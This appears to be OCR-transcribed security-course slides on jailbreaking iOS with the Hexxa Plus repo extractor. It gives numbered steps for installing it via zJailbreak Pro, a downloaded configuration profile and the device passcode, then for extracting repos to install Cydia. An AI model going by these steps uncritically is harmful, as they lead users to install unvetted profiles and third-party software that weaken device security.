
  A semi-untethered jailbreak is similar to a semi-tethered jailbreak. In this type of jailbreak, when the device reboots, the kernel is not patched. However, the kernel can be patched without using a computer; it is patched using an app installed on the device.

Jailbreaking iOS Using Hexxa Plus

- Hexxa Plus is a **jailbreak repo extractor** for the latest iOS, which allows the user to install themes, tweaks, and apps
- Using Hexxa Plus, the user can install the **latest iOS jailbreak** apps by extracting repos

Steps to Install Hexxa Plus

1. Download the **zJailbreak Pro** app
2. Open the **zJailbreak Pro** app. Go to the **Hexxa Plus** app available under "**Most Popular**" by clicking on it
3. Click on "**Allow**" and then "**Download**"
4. Go to the device's "**Settings**" and click on "**Profile Download**"
5. Enter the **device passcode** to complete the Hexxa Plus installation process
6. Once the installation process is completed, the Hexxa Plus icon appears on the **home screen**


zJailbreak Pro
Most Popular
Zeon (Full)
Hexxa (Full)
iOS 16 ++
Cydia (Lite)
Sileo (Lite)
Jailbreak
Tijong xūnī Jailbreak
Checkra1n Virtual
Unc0ver Virtual
Bregxi (Full)
Ziyu (Full)
Anzhuang
App Stores
FlekSt0re Pro
Back
Hexxa Plus
Install
Hexxa Plus
By: Hexxa Team
DESCRIPTION

This is the Jailbreak repo extractor by Hexxa. Using this, You can install Jailbreak and 3rd party apps extracting repos.

Profile Downloaded

Review the profile in Settings app if you want to install it.


Close


https://zjailbreak.com

Jailbreaking iOS Using Hexxa Plus (Cont'd)

Steps to Install Jailbreak Apps

1. Open the **Hexxa Plus** app and select **Get Repos**
2. Choose a jailbreaker's **repo** and **copy** its URL from the given categories
3. Go to the **Extract Repo** option. Then, **paste** the copied URL
4. Extract the repo by clicking the OK button. Tap the **Install** button to install the jailbreaker
5. Finally, the Cydia app icon is displayed on the **home screen**


Hexxa Plus
Hexxa Plus Jailbreak Repo Extractor
Extract Repo
Get Repos
Register Hexxa Plus
Video Guide
Contact Support


Hexxa+ repo extractor
Enter Repo URL
https://
Cancel
OK
Video Guide
Contact

Jailbreaking iOS Using Hexxa Plus


Source: *https://pangu8.com*

Hexxa Plus is a jailbreak repo extractor for the latest iOS, which allows the user to install themes, tweaks, and apps. This software is the most popular method to install jailbreak apps without untethered or semi-untethered jailbreaking. The user can install the latest iOS jailbreak apps by extracting repos. There are many jailbreak repositories in Hexxa Plus with thousands of jailbreak tweaks, themes, games, and so on.

Hexxa Plus allows the user to install popular Jailbreak apps to the latest iOS versions via the developer code extraction method. The user must install a third-party app manager such as zJailbreak Pro for the free installation of Hexxa Plus.

Steps to Install Hexxa Plus

- **Step 1—**Download the **zJailbreak Pro** app. Provide the device passcode for this step.



Device : iPhone

Running On Version: iOS 15.2.0

